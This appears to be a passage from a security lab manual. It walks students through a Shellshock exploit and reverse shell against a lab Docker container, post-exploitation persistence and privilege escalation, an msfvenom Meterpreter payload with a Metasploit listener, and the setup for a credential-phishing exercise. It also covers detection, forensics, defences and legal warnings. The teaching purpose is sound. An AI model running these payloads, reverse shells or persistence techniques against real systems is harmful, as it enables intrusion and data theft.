RCE vulnerabilities often arise when an application takes user-supplied data and passes it insecurely to a system shell or an underlying operating system function. A common vector for this is through web applications, especially older ones that use the Common Gateway Interface (CGI). CGI is a standard protocol that allows web servers to execute external scripts to generate dynamic content. If the web server passes data (like HTTP headers) to a vulnerable script or shell, an attacker can craft a malicious request to execute their own commands.

To standardise the tracking of these flaws, the cybersecurity community uses a system called Common Vulnerabilities and Exposures (CVE). When a new, unique vulnerability is discovered and publicly disclosed, it is assigned a unique CVE identifier in the format CVE-YEAR-NUMBER (e.g., CVE-2014-4671 for the Shellshock bug). This ID acts as a universal reference, allowing researchers, vendors, and IT professionals to discuss and share information about the same issue without ambiguity. You can find detailed information about specific CVEs, including a description, affected software versions, and severity scores, in public databases. The primary source is the official CVE website, maintained by MITRE, available at https://www.cve.org, and the U.S. National Vulnerability Database (NVD), which enriches CVE data with impact analysis and remediation information, found at https://nvd.nist.gov.

9.2 Vulnerability Deployment (Server Node Configuration)

Lab Environment Prerequisite: A Vulnerable Bash Version
A modern, fully-updated operating system is not vulnerable to Shellshock. The Bash shell, which is a core component of the OS, was patched in 2014. For this lab's exploit to work, the target 'Server' node must be running a version of Bash from before this patch. The safest and most reliable way to achieve this without compromising the host system is to use **Docker**. We will run a lightweight, isolated container on the 'Server' node that contains an older, vulnerable version of Apache and Bash. This container will listen on the 'Server' node's port 80, perfectly simulating a legacy web server on the network for our attack exercises.

The following instructions will guide you through installing Docker on the 'Server' node and deploying the vulnerable container. These steps replace the need to install Apache directly on the host.

9.2.1 Part 1: Installing Docker on the Server Node

These steps must be performed on your designated **'Server' node (Jetson Nano, '192.168.10.12')**.

1. **Prepare Your System**
   First, update your package lists and install the prerequisite package as well as stopping nginx.

   ```
   sudo apt-get update
   sudo apt-get install -y ca-certificates curl gnupg
   ```

```
sudo systemctl stop nginx

# Create the directory for APT keys if it doesn't exist
sudo install -m 0755 -d /etc/apt/keyrings

# Download Docker's official GPG key
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg \
  -o /etc/apt/keyrings/docker.asc

# Set the correct permissions for the key file
sudo chmod a+r /etc/apt/keyrings/docker.asc
```

2. **Set Up the Docker Repository**
   This command adds Docker's official software repository to your system's sources, so you can install it using 'apt'.

```
# **IMPORTANT** Ensure this is all on one line
echo "deb [arch=$(dpkg --print-architecture)
    signed-by=/etc/apt/keyrings/docker.asc]
    https://download.docker.com/linux/ubuntu $(. /etc/os-release && echo
    "$VERSION_CODENAME") stable" \
| sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

3. **Install Docker Engine**
   Now, update your package lists again to include the Docker packages and install the latest version of the Docker Engine.

```
sudo apt-get update
sudo apt-get install -y \
  docker-ce \
  docker-ce-cli \
  containerd.io \
  docker-buildx-plugin \
  docker-compose-plugin
```

4. **Manage Docker as a Non-Root User (Important)**
   By default, Docker requires 'sudo'. To run Docker commands without 'sudo', add your current user to the 'docker' group.

```
sudo usermod -aG docker $USER
```

   For this change to take effect, you must **log out and log back in**, or reboot the device. After doing so, you can proceed.

9.2.2 Part 2: Building and Deploying the Vulnerable Service

Due to the Server node's `arm64` architecture and the lack of reliable, pre-built Docker images for this vulnerability, we will build the service from source. This ensures it is fully compatible with our environment. These steps should all be performed on the **Server node (192.168.10.12)**.

1. **Create a Project Directory**
   First, create a dedicated folder to organise the project files, then navigate into it.

   ```
   mkdir shellshock_lab
   cd shellshock_lab
   ```

2. **Clone the Pre-configured Project Files**
   Instead of creating the `Dockerfile` manually, you can clone a pre-configured project from GitHub that contains all the necessary file.

   ```
   # First, ensure git is installed on your system
   sudo apt-get update
   sudo apt-get install -y git

   # Clone the repository from GitHub
   git clone https://github.com/stanly363/ARMShellshockDocker

   # Navigate into the newly created project directory
   cd ARMShellshockDocker
   ```

   You are now ready to build the image using the `Dockerfile` provided in the repository.

3. **Build the Docker Image**
   From inside the `shellshock_lab` directory, run the build command. This process reads the `Dockerfile` and creates a local Docker image named `my-shellshock-lab`.

   ```
   sudo docker build --no-cache -t my-shellshock-lab . # (May take a while)
   ```

   - `-t my-shellshock-lab`: "Tags" the image with a memorable name.
   - `.`: Specifies that the build context (the location of the `Dockerfile` and other files) is the current directory. This dot is crucial.

4. **Run the Custom Container**
   With the image built, you can now run the container. This command is similar to the original, but uses your own custom-built image.

   ```
   sudo docker run --rm -d -p 8080:80 --name vulnerable-apache
       my-shellshock-lab # **Important** must be on one line
   ```

   - `-rm`: Automatically removes the container when it is stopped.
   - `-d`: Runs the container in the background (detached mode).
   - `-p 8080:80`: Maps port 8080 on the host to port 80 in the container.
   - `-name vulnerable-apache`: Gives the container a memorable name.
   - `my-shellshock-lab`: The name of the custom image you just built.

The `Server` node is now configured and ready for the attack. You can now proceed to the **Vulnerability Detection (Attacker Node)** section of the chapter.

9.3 Vulnerability Detection (Attacker Node)

Now, playing the role of the attacker, you must discover this vulnerability without prior knowledge. You only know the server's IP address. The following commands should be run from your **Attacker node (‘192.168.10.11‘)**.

1. **Installing the tools**

   ```
   sudo apt install dirb nmap
   ```

2. **Port and Service Discovery:** First, run a standard nmap scan to see what services are running on the Server.

   ```
   sudo nmap -sS -sV 192.168.10.12
   ```

   The output will show that port 80 is open and running an Apache httpd service. This is your entry point.

3. **Content Discovery:** A web server is running, but you need to find executable content. Use dirb with to look for common directories and files.

   ```
   dirb http://192.168.10.12
   ```

   In the output, you should see an entry for `/cgi-bin/`, a directory commonly used for executable scripts. Further investigation of this directory would reveal `vulnerable.sh`. The presence of a CGI script is a major red flag for potential vulnerabilities like Shellshock.

9.4 Understanding the Vulnerability

The Shellshock vulnerability is a critical flaw in the GNU Bash shell, not the web servers or scripts that use it. The exploit works through the Common Gateway Interface (CGI), where web servers pass `HTTP` request data (like a User-Agent string) to scripts as environment variables.

The Attack Vector: CGI and Environment Variables

The exploit's entry point is the Common Gateway Interface (CGI), a standard protocol where web servers execute external scripts. The server passes data from the HTTP request, like the client's User-Agent string, to the script using environment variables (e.g., `HTTP_USER_AGENT`). This mechanism creates the bridge for an attacker to influence the script's execution environment.

The Exploit Mechanism

The exploit abuses a Bash feature that allows function definitions to be passed in environment variables. An attacker crafts a string like `() { :; };` to impersonate one of these function definitions:

- `()`: Tells Bash the variable's value is starting a function definition.
- `{ :; }`: A simple, empty function body. The colon `:` is a Bash no-op (no operation) command.
- `;`: Terminates the function definition.

The critical flaw is that a vulnerable version of Bash fails to stop parsing after the function definition and executes any commands that come *after* it. Therefore, when an attacker sends a crafted header:

```
User-Agent: () { :; }; /usr/bin/id
```

The server's vulnerable Bash shell performs the following sequence:

- It receives the `HTTP_USER_AGENT` environment variable.
- It parses `() { :; };` as an empty function.
- **Crucially, it fails to stop processing** and sees the next command: `/usr/bin/id`.
- It executes the `id` command immediately with the web server's permissions.

This allows an attacker to inject and run any command they wish, leading directly to **Remote Code Execution (RCE)**. The attacker could just as easily have used a more damaging command, such as `cat /etc/passwd` to read sensitive files or a command to initiate a reverse shell.

9.5 Payload Delivery and Exploitation

1. **Proof of Concept - Non-Interactive Command Execution:** Due to the exploit's instability, a command that returns output will likely crash the server process. Instead, we will prove the vulnerability by executing a "blind" command that creates a file and then verifying its existence on the server.

2. **Send the Exploit Payload (Attacker Node):**
   From your main attacker terminal, send the crafted `curl` request. This payload instructs the server to create an empty file named `pwned` in its `/tmp` directory. It is normal and expected for this command to result in a "500 Internal Server Error" response.

   ```
   # This payload creates a file on the server; ignore the 500 error response.
   curl -H 'User-Agent: () { :;}; /usr/bin/touch /tmp/pwned' \
   http://192.168.10.12:8080/cgi-bin/vulnerable.sh
   ```

3. **Verify the Result (Server Node):**
   Switch to the terminal on your **Server node**. Run the following command to look inside the Docker container's file system and check if the file was created.

   ```
   # Check for the newly created file inside the container.
   sudo docker exec vulnerable-apache ls /tmp
   ```

   Seeing `pwned` listed in the output is definitive proof that you have successfully achieved remote code execution.

The Goal - Gaining a Reverse Shell (Multi-Stage Attack):
A standard one-liner reverse shell will likely fail due to the exploit's instability. We will use a more reliable multi-stage method that requires three terminals on the **Attacker node**.

1. **Prepare the Payload Script:** In your main terminal, create a file named `shell.sh`. This script contains the command that, when run on the server, will connect back to your machine.

   ```
   echo '#!/bin/bash' > shell.sh
   echo '/bin/bash -i >& /dev/tcp/192.168.10.11/4444 0>&1' >> shell.sh
   ```

2. **Start Your Web Server (Terminal 1):** In a new terminal, start a temporary web server. Its only job is to serve the `shell.sh` file you just created so the victim server can download it.

   ```
   # This server will run in the foreground, leave this terminal open.
   python3 -m http.server 8000
   ```

3. **Start Your Listener (Terminal 2):** In another new terminal, start a `netcat` listener. This opens port `4444` on your machine and waits for the reverse shell connection from the server.

```
# This listener will also run in the foreground, waiting for a connection.
nc -lvnp 4444
```

4. **Upload the Payload (Stage 1):** Go back to your main terminal. Run this `curl` command to trigger the Shellshock vulnerability and force the server to download your `shell.sh` script using its `wget` utility.

```
# Instruct the server to download your script and save it in its /tmp
    directory
# **IMPORTANT** Ensure this is all on one line
curl -H 'User-Agent: () { :;}; /usr/bin/wget
    http://192.168.10.11:8000/shell.sh -O /tmp/shell.sh'
    http://192.168.10.12:8080/cgi-bin/vulnerable.sh
```

5. **Execute the Payload (Stage 2):** Finally, run a second `curl` command. This triggers the vulnerability again, but this time it instructs the server to execute the script it just downloaded.

```
# Instruct the server to run the script using bash
curl -H 'User-Agent: () { :;}; /bin/bash /tmp/shell.sh' \
  http://192.168.10.12:8080/cgi-bin/vulnerable.sh
```

   Now, check your listener terminal (Terminal 2). It should have received a connection, giving you a shell on the server.

6. **Verify Execution:** Switch back to your `netcat` listener terminal. You should see a connection has been received, and you will have a command prompt from the `Server` node.

```
# Your netcat listener will show something like this:
listening on [any] 4444 ...
connect to [192.168.10.11] from (UNKNOWN) [192.168.10.12] 45912
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

You have successfully completed the challenge, moving from discovery to remote access.

9.6 Post exploitation Analysis: A Real-World Methodology

Gaining an initial shell is a critical milestone, but in a real-world engagement, it is merely the start. An operator's work from this point is a methodical process focused on securing a stable and persistent foothold before escalating privileges to achieve the ultimate objective, whether data exfiltration or lateral movement to more critical systems.

9.6.1 Securing the Foothold: Stabilisation and Persistence

The raw `netcat` shell from the exploit is unstable and non-interactive; a stray `Ctrl+C` could sever the connection. The first priority is to upgrade it to a fully interactive TTY (Teletype), most commonly using Python's PTY module, which is available on nearly all Linux systems.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

With a stable shell, the next immediate priority is establishing persistence. The initial exploit is fragile-a server reboot or a patch will erase your access. A professional operator immediately establishes a durable method of re-entry. The most effective methods include planting an SSH public key in `.ssh/authorized_keys` for reliable, encrypted access, or for redundancy, adding a reverse-shell command to a cron job or uploading a secondary, obfuscated web shell.

Only once the foothold is secure does the initial triage begin. A series of rapid commands are run to build a mental map of the target:

- `id; hostname`: Confirms the user context (`www-data`) and the server's role.
- `uname -a; dpkg -l`: Checks the kernel and installed package versions for known public exploits.
- `ss -lntp; ps aux`: Reveals the machine's true purpose by showing its running network services and processes, highlighting potential attack surfaces like local databases or application servers.

9.6.2 The Path to Root: Enumeration and Escalation

With a stable and persistent hold, the hunt for a path to the `root` user begins. This is a search for administrative errors and misconfigurations. Rather than a random search, this is a systematic process targeting the most common vectors.

- **Credential Hunting:** This is the most fruitful vector. It involves methodically searching web application configuration files (`wp-config.php`, `.env`), source code, and shell history files (`.bash_history`) for hardcoded credentials. A database password found in a config file is often reused by an administrator for their own user account, providing an immediate path to escalate via `su` or `sudo`.
- **Abusing Misconfigurations:** This involves finding flaws in the system's configuration. The primary targets are SUID/GUID binaries, found using `find / -perm -u=s -type f 2>/dev/null`. An executable owned by root with the SUID bit set may allow a low-privileged user to execute commands as root. Another common vector is a cron job run by root that uses a script that is inadvertently writable by the `www-data` user. Modifying that script means the next time it runs, it executes your code as root.
- **Exploiting Kernel Flaws:** If the kernel version revealed by `uname -a` is old, a direct kernel exploit may be an option. This is often a last resort, as it is risky and can crash the server, which would alert administrators and destroy your access.

While automated enumeration scripts like `linpeas.sh` can rapidly check for thousands of these issues, they are extremely "noisy" and easily detected by security monitoring. A manual, targeted approach is slower but far stealthier. Once a vector is identified-be it a reused password, a writable cron script, or a vulnerable SUID binary-it is exploited. Achieving root access is the final step in compromising the local machine, allowing the operator to disable security tools, exfiltrate any data, and use the server as a trusted pivot point to attack deeper into the internal network.

9.7 Ethical Considerations

Gaining unauthorised command execution on a remote system is a severe cybercrime. Under the UK's Computer Misuse Act 1990, this action falls squarely under Section 3: Unauthorised acts with intent to impair, or with recklessness as to impairing, operation of a computer. The act of installing a reverse shell or otherwise modifying the system's operation is illegal without explicit, written, and scoped permission from the system owner. The experiments in this chapter must only ever be performed within your isolated lab environment.

9.8 Defence Mechanisms

9.8.1 Timely Patch Management

The most effective and direct defence is to patch the vulnerable software. In this case, the vulnerability lies within the Bash shell itself. An administrator can fix this flaw completely by updating the package:

```
sudo apt update
sudo apt install --only-upgrade bash
```

Keeping all system software and libraries up-to-date is the cornerstone of a good security posture.

9.8.2 Web Application Firewall (WAF)

A Web Application Firewall is a security control that sits in front of a web server and inspects incoming HTTP traffic for malicious patterns. A properly configured WAF would have detected the suspicious string () :; ; in the User-Agent header, identified it as a Shellshock attempt, and blocked the request before it ever reached the vulnerable CGI script.

9.8.3 Principle of Least Privilege

The reverse shell connected back as the www-data user, which has very limited permissions. This is a demonstration of the principle of least privilege in action. The Apache web server was correctly configured to run as a low-privileged user, not as root. This contained the initial breach and prevented the attacker from immediately owning the entire system. Had the server been misconfigured to run as root, the RCE would have been instantly catastrophic.

Chapter 10

Malware Emulation and Detection

This chapter transitions from exploiting specific vulnerabilities to emulating the behaviour of common malware. You will learn to create, deliver, and control a payload using professional-grade tools, and then pivot to a defensive stance to detect the intrusion using both network- and host-based monitoring systems.

Chapter Challenge

Objective: As a security operations analyst, you are tasked with testing your organisation's detection capabilities. Your goal is to emulate a common attack chain: generate a malicious payload, deliver it to a target `Server` node, and establish a Command and Control (C2) channel back to your `Attacker` machine. Immediately after, you will switch roles to become the defender, using industry-standard tools like Snort and Falco on your `Workstation` and `Server` to detect the network and system-level indicators of the compromise you just created.

10.1 Overview: From Theory to Threat Emulation

Malware (malicious software) is any software intentionally designed to cause disruption to a computer, server, client, or computer network. While previous chapters focused on single exploits, real-world malware is often a multi-stage process involving delivery, execution, and establishing persistence. Threat emulation is the practice of mimicking these real-world attack techniques in a controlled environment to test and improve an organisation's security posture. By understanding how malware operates, we can build more effective detection and response strategies.

10.2 The Malware Lifecycle: A Structured Approach

A typical malware attack follows a predictable lifecycle, which provides a framework for both attackers and defenders.

- **Delivery:** How the malware gets onto the target system (e.g., via a malicious download, email attachment, or exploit).
- **Execution:** The trigger that runs the malware's code on the target machine.
- **Command and Control (C2):** The malware establishes an outbound connection to an attacker-controlled server to receive commands and exfiltrate data. This "reverse shell" technique often bypasses firewalls that block inbound connections.
- **Persistence:** The mechanism the malware uses to ensure it survives a system reboot (e.g., creating a cron job, a systemd service, or a Run key in the Windows Registry).

10.3 Experiment Setup: Building a Controlled Analysis Environment

This lab requires configuring all three primary nodes. The `Attacker` will host the C2 server, the `Server` will be our victim, and the `Workstation` will act as our Security Information and Event Management (SIEM) and Intrusion Detection System (IDS).

10.3.1 Server Node Configuration (192.168.10.12): The Target

On the `Server`, we will install Logwatch and the Linux Audit Daemon (`auditd`). Logwatch summarises system logs, and `auditd` will be configured to log all command executions, allowing us to retrospectively see evidence of the trojan being run.

1. **Update Package Lists**
   First, refresh the system's list of available software.

   ```
   # Update your package lists
   sudo apt-get update
   ```

2. **Install Logwatch and Audit Daemon**
   Install both Logwatch and the `auditd` service from the standard repositories.

   ```
   # Install the necessary packages
   sudo apt-get install -y logwatch auditd
   ```

3. **Configure Auditing Rules**
   Create a rule for `auditd` to log every command that is executed on the system. This is necessary to capture the execution of the trojan.

   ```
   # Add a rule to log all executions for all users
   sudo auditctl -a always,exit -F arch=b64 -S execve -k command_execution
   ```

4. **Run Logwatch and Audit Daemon to Generate a Report**
   Logwatch typically runs automatically once a day. To see a report immediately for analysis after the attack, you can run it manually. The report will be printed to your terminal.

   ```
   # Manually run Logwatch and AuditDaemon for today's logs
   sudo logwatch --range Today && sudo ausearch -i -f ./reverse_shell.elf
   ```

   After the trojan has been executed, you would run this command and search the report for suspicious command executions, such as the execution of the `reverse_shell.elf` file.

10.3.2 Attacker Node Configuration (192.168.10.11): The C2 Server

The `Attacker` node will run the Metasploit Framework. The official one-line installer script is the most reliable method.

```
# Download Metasploit (May take a while)
sudo snap install metasploit-framework
sudo snap connect metasploit-framework:network-control :network-control
export PATH=$PATH:/snap/bin
```

10.4 Creating and Delivering the Payload

10.4.1 Payload Generation with Msfvenom

`Msfvenom` is a standalone part of the Metasploit Framework used to generate shellcode and payloads. We will create a staged Linux reverse shell payload.

```
sudp msfvenom -p linux/aarch64/meterpreter/reverse_tcp LHOST=192.168.10.11 \
    LPORT=4444 -f elf -o reverse_shell.elf
```

- `-p`: Specifies the payload to use (Linux Meterpreter reverse TCP).
- `LHOST=192.168.10.11`: Sets the listener host to our `Attacker` IP.
- `LPORT=4444`: Sets the listener port for the C2 connection.

- `-f elf`: Specifies the output format as an Executable and Linkable Format (ELF) binary for Linux.
- `-o reverse_shell.elf`: The name of the output file.

10.4.2 Staging the Payload for Delivery

For this emulation, we will use a simple delivery vector: hosting the payload on a Python web server on the `Attacker` node. In the directory containing `reverse_shell.elf`, run:

```
python3 -m http.server 8000
```

10.5 Command and Control (C2) with Metasploit

10.5.1 Configuring the Listener

On the `Attacker` node, we launch the Metasploit console (`msfconsole`) and set up a listener to catch the incoming connection from our payload.

```
# Launch the Metasploit console
sudo msfconsole

# Configure the listener
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload linux/aarch64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.11
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > run
```

The settings for `payload`, `LHOST`, and `LPORT` must exactly match those used to generate the payload with `msfvenom`. The run command starts the listener for the incoming connection.

10.5.2 Catching the Shell

On the `Server` node (the victim), we will simulate a user downloading and executing the malicious file.

```
# Download the malicious file
wget http://192.168.10.11:8000/reverse_shell.elf
# Make it executable
chmod +x reverse_shell.elf
# Run the payload
./reverse_shell.elf
```

Note: In a real attack, this execution step would be achieved through social engineering or by exploiting a software vulnerability. Upon execution, return to the `Attacker`'s Metasploit console, where you will see a message confirming a connection.

```
[*] Started reverse TCP handler on 192.168.10.11:4444
[*] Sending stage (3021700 bytes) to 192.168.10.12
[*] Meterpreter session 1 opened (192.168.10.11:4444 -> 192.168.10.12:48210)
```

10.5.3 Host-Based Detection with Logwatch and the Audit Daemon

On the `Server` node, we can retrospectively find evidence of the compromise by analysing the system logs. We will use Logwatch to generate a summary of the logs, which will include the command execution data captured by the `auditd` service we configured.

1. **Generate a Logwatch Report**
   After the attack has been executed, run Logwatch manually on the **Server node** to generate a report for that day's activity.

   ```
   # Manually run Logwatch for today's logs and display the report
   sudo logwatch --range Today
   ```

2. **Analyse the Report for Suspicious Activity**
   In the Logwatch output, scroll down to the section titled "**Commands Report**". Because you configured `auditd` to log all executed commands, you will see a clear record of the attacker's actions. The report will list the exact commands the attacker used to download and run the payload, providing definitive evidence of the breach.

   ```
   ################### Commands Report ####################

   ** Executed Commands:
   wget http://192.168.10.11:8000/reverse_shell.elf: 1 time
   chmod +x reverse_shell.elf: 1 time
   ./reverse_shell.elf: 1 time
   ```

10.5.4 Alternatives for Advanced Host-Based Detection

While `auditd` and `Logwatch` provide a solid baseline for retrospective log analysis, modern security tools offer real-time detection, richer context, and automated response capabilities. These tools are often better suited for dynamic environments like cloud and container platforms.

Falco

Falco is a cloud-native runtime security tool, now a CNCF (Cloud Native Computing Foundation) project. It's designed to detect anomalous activity in your applications and infrastructure in real-time.

- **How it Works:** Falco hooks into the Linux kernel using drivers like eBPF or a kernel module. This allows it to monitor every system call and compare that activity against a powerful ruleset.
- **Advantages:**
  - **Real-Time Detection:** Unlike the batch processing of Logwatch, Falco alerts instantly when a malicious or suspicious event occurs.
  - **Container-Aware:** It understands container and Kubernetes context (e.g., pod names, images, namespaces), making alerts highly specific and actionable in orchestrated environments.
  - **Rich Default Ruleset:** Comes with a comprehensive set of pre-built rules that detect common attack techniques like privilege escalation, unexpected network connections, and sensitive file access.

Below is an example Falco rule that detects a shell being run inside a container, a classic indicator of compromise.

```
- rule: Terminal shell in container
  desc: A shell was spawned in a container with an attached terminal.
  condition: >
    spawned_process and container.id != host and proc.name = "sh"
  output: >
    Shell spawned in a container (user=%user.name container_id=%container.id
    proc_name=%proc.name)
  priority:
    WARNING
```

Snort

Snort is a widely adopted open-source Network Intrusion Detection System (NIDS) and Intrusion Prevention System (IPS). Developed by Sourcefire (now Cisco), it performs real-time traffic analysis and packet logging.

- **How it Works:** Snort uses a rule-based detection engine. It analyzes network packets in real-time against a continuously updated set of rules. Each rule defines patterns for suspicious network behavior, including common attack signatures, policy violations, and anomalous traffic.
- **Advantages:**
  - **Signature-Based Detection:** Excels at identifying known attacks based on pre-defined patterns, making it highly effective against common threats.
  - **Flexible Rule Language:** Offers a powerful and highly customizable rule syntax, allowing users to define precise detection logic for specific threats or network policies.
  - **Community and Commercial Rulesets:** Benefits from active community development and commercial rule subscriptions (e.g., from Cisco Talos), ensuring up-to-date threat intelligence.

Below is an example Snort rule that detects a basic port scan by looking for multiple TCP SYN packets to different ports from a single source within a short timeframe.

```
alert tcp any any -> any any (msg:"ET SCAN Potential TCP Scan"; flow:to_server;
    flags:S,12; threshold: type limit, track by_src, count 15, seconds 60;
    reference:url,doc.emergingthreats.net/2000000; classtype:attempted-recon;
    sid:2000000; rev:1;)
```

Other Alternatives (SIEM/XDR)

- **Wazuh:** An open-source security platform that combines Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) capabilities. Its advantages include a centralised management server, file integrity monitoring, vulnerability detection, and active response features that can automatically block an attacker's IP address.
- **Commercial EDR/XDR Solutions:** Enterprise-grade tools like **CrowdStrike**, **SentinelOne**, and **Carbon Black** represent the next level of host-based security. Their primary advantage is the use of machine learning and behavioural AI to detect novel threats that signature-based tools might miss. They provide full-spectrum visibility, automated threat hunting, and integrated response workflows, making them a powerful (though costly) alternative.

10.6 Post-Infection Analysis: Digital Forensics

Even if automated detection systems fail, a skilled analyst can retrospectively uncover a compromise by examining the digital evidence trail left on the network and the host system. This process, known as digital forensics, involves a methodical investigation to piece together the attacker's actions.

10.6.1 Network Forensics: Reconstructing the Conversation

A full packet capture (.pcap) file is an impartial record of every conversation. For an analyst, it is the primary source of truth for reconstructing the attack timeline.

- **Finding the Initial Delivery:** The investigation often starts by looking for the delivery of the malicious payload. In Wireshark, an analyst would apply a display filter for HTTP traffic, such as `http.request.method == "GET"`. They would look for requests to suspicious IP addresses or for downloads of executable files, like our `reverse_shell.elf`. This single packet provides critical initial indicators:
  - The source IP of the C2 server (`192.168.10.11`).
  - The exact timestamp of the compromise.
  - The User-Agent of the client that performed the download.
- **Isolating the C2 Channel:** With the attacker's IP identified, the analyst can pivot to inspect all other traffic to and from that host. By filtering for `ip.addr == 192.168.10.11`, the long-lived TCP connection on port 4444 would become immediately apparent. Further analysis of this TCP stream would reveal characteristics of C2 traffic:
  - **Beaconing:** Regular, periodic packets sent from the victim to the C2 server. These "heartbeats" signal that the implant is still active. The interval between these beacons can often serve as a signature for a specific malware family.
  - **Data Exfiltration:** Sudden bursts of data transfer within the C2 channel could indicate the attacker is stealing files.
  - **Interactive Keystrokes:** Small, irregular packet sizes can correspond to the attacker typing commands and receiving output in an interactive shell.

10.6.2 Host-Based Forensics: Uncovering the Footprint

Evidence on the compromised machine itself provides a ground-truth view of what the attacker executed.

- **File System Analysis:** The first step is often to find the malicious file. An analyst would look in common download locations (`/tmp`, `/var/tmp`, user home directories) for suspicious executables. Using the `stat reverse_shell.elf` command would reveal the file's timestamps (Access, Modify, Change), which can be correlated with the network logs to confirm it is the correct artefact. Attackers often try to disguise these files with innocuous names (e.g., `kworker` or `systemd-update`), so analysts also search for files with unusual permissions or ownership.
- **Live System Analysis:** Examining the state of the machine reveals how the malware is running and persisting.
  - **Process Listing:** Running `ps aux` would show the `./reverse_shell.elf` process. More advanced malware may change its process name ("masquerading") to blend in with legitimate system processes.
  - **Network Connections:** Using `ss -tuna` or `netstat -tuna` would show the active network connection from the malicious process to the C2 server's IP and port, confirming the network evidence.
  - **Persistence Mechanisms:** A thorough analyst checks for persistence by examining cron jobs (`crontab -l`), systemd services (`/etc/systemd/system/`), and shell startup scripts (`.bashrc`, `.profile`) for any unauthorised modifications designed to re-launch the malware after a reboot.
- **Log Correlation:** System logs provide a narrative of the attacker's actions. Beyond the user's command history in `.bash_history`, an analyst would correlate timestamps across web server logs (`/var/log/nginx/access.log`) to see the initial download, and authentication logs (`/var/log/auth.log`) to see if the attacker attempted to pivot to other user accounts after gaining initial access.

10.7 Ethical Considerations: The Duality of Malware Tools

Tools like the Metasploit Framework are dual-use. Their unauthorised use is a serious criminal offence under the **Computer Misuse Act 1990**, and even possession of such tools for educational purposes carries significant legal risk. All activities described in this chapter must be strictly confined to your isolated lab network. You bear a profound responsibility for containment. The malware created in this lab is live code, not a toy. Its unintentional escape can cause devastating real-world damage, and negligence is not a viable legal or professional defence.

An escape can occur through simple errors: a misconfigured virtual machine network adapter (e.g., bridged instead of host-only), cross-contamination via shared folders or USB drives, or the inherent nature of self-propagating code. Legally, recklessness can be as culpable as intent. An accidental release that causes damage may lead to prosecution under the Act. Professionally, such an incident would have immediate and career-ending consequences. You must therefore treat your lab as a completely sealed environment.

10.8 Defence Mechanisms: A Multi-Layered Strategy

- **Egress Filtering:** The most effective network-level defence. A firewall should be configured to deny all outbound traffic by default, only permitting connections on specific, approved ports. A rule blocking outbound connections to port 4444 would have prevented the C2 channel from ever being established.
- **Application Whitelisting:** Systems can be hardened to only permit the execution of known, trusted binaries from specific directories. This would have blocked the user-downloaded `reverse_shell.elf` from running.
- **User Training and Awareness:** The critical point of failure in this scenario was the user downloading and running an untrusted executable. Continuous training on identifying social engineering and phishing attempts is a vital, non-technical defence.
- **Endpoint Detection and Response (EDR):** EDR solutions are the commercial evolution of tools like Falco and Snort. They provide a unified platform for automated threat hunting, investigation, and response, capable of automatically killing a process that spawns a reverse shell or isolating a compromised host from the network.

Chapter 11

Phishing Attacks

This chapter transitions from exploiting purely technical flaws to manipulating the most unpredictable element of any security chain: the human user. You will learn to execute a sophisticated phishing attack, leveraging social engineering and specialised tools to bypass technical defences by tricking a target into voluntarily surrendering their credentials on a cloned, high-fidelity login page.

Chapter Challenge

Objective: As a penetration tester, you are tasked with demonstrating the acute risk posed by social engineering. Your objective is to craft a convincing spear-phishing email that appears to originate from a trusted service provider, such as Google or Microsoft. The email will lure a user on the lab network to a pixel-perfect clone of the real login portal, hosted on your `Attacker` machine. The final goal is to harvest the user's credentials, proving that even security-conscious users can be deceived by a sufficiently realistic attack.

11.1 Overview

Phishing is a cybercrime in which an attacker, masquerading as a legitimate institution or individual, attempts to deceive victims into sharing sensitive information. It is a potent form of **social engineering** that relies on psychological manipulation—instilling urgency, authority, or curiosity—rather than exploiting software vulnerabilities. While traditionally delivered via email, the method has expanded to text messages (smishing) and voice calls (vishing).

A targeted variant, 'spear phishing', is significantly more effective. Here, the attacker customises the message for a specific individual or organisation, using information gathered during reconnaissance to make the lure highly credible. In a corporate environment, this could involve referencing an internal project or a known colleague.

Modern phishing attacks are rarely built from scratch. Attackers use sophisticated phishing kits and frameworks that automate the process of cloning legitimate websites, capturing credentials, and evading detection. A successful phish is often the critical first step in a major security breach, providing the initial access required to infiltrate a network and launch further attacks.

11.2 Email Spoofing Setup

To simulate this advanced attack, our lab setup requires three components: a simple mail server on the `Server` node to receive the email; a powerful phishing framework on the `Attacker` node to clone a real website and harvest credentials; and a mail-sending tool, also on the `Attacker` node.

11.2.1 Mail Server and Client Configuration (Server Node)

On the `Server` node ('192.168.10.12'), we will install Postfix as our internal company mail server and 'mutt' as a terminal-based email client. This simulates the corporate mail infrastructure.

1. **Install Postfix and Mutt:**

   ```
   sudo apt-get update
   sudo apt-get install -y postfix mutt
   ```

   During the Postfix installation, a configuration wizard will appear. Select **'Internet Site'**. For the 'System mail name', you can leave the default or enter a fictional domain such as 'internal-workspace.co.uk'.

2. **Configure Postfix for the Lab Network:** To ensure Postfix accepts mail for our target domain and delivers it correctly, we need to adjust several core parameters in its configuration file, `/etc/postfix/main.cf`. We will then add the lab's subnet to the `mynetworks` directive to allow connections from the `Attacker` node.

   First, let's set up the primary domain and local delivery options.

   ```
   sudo nano /etc/postfix/main.cf
   ```

   Inside `/etc/postfix/main.cf`, you need to review and modify the following parameters. **Be careful not to introduce duplicate entries;** if a parameter already exists, modify its value. If it's commented out (starts with `#`), uncomment it and set the value. If it's missing, add it.

   ```
   # Ensure only ONE 'myhostname' entry exists.
   # This should be your server's FQDN or hostname.
   ```

```
myhostname = server.internal-workspace.co.uk
# The primary domain this mail server is authoritative for. This is
    CRITICAL.
mydomain = internal-workspace.co.uk
# The domain that appears on email originating from this system.
myorigin = $mydomain
# Specifies which domains Postfix should deliver mail for locally.
# Ensure '$mydomain' (internal-workspace.co.uk) is listed here so your
    server
# accepts mail for that domain locally.
mydestination = $myhostname, localhost.$mydomain, localhost, $mydomain

# Where local users' mail will be stored. Maildir is recommended for Mutt.
home_mailbox = Maildir/
```

Save the changes to `/etc/postfix/main.cf` and exit the editor.

Next, we configure the `mynetworks` directive using `postconf -e`. This command directly edits the Postfix configuration and is useful for single-line changes, ensuring the entire value is correctly applied.

```
# This command adds the 192.168.10.0/24 subnet to the trusted networks.
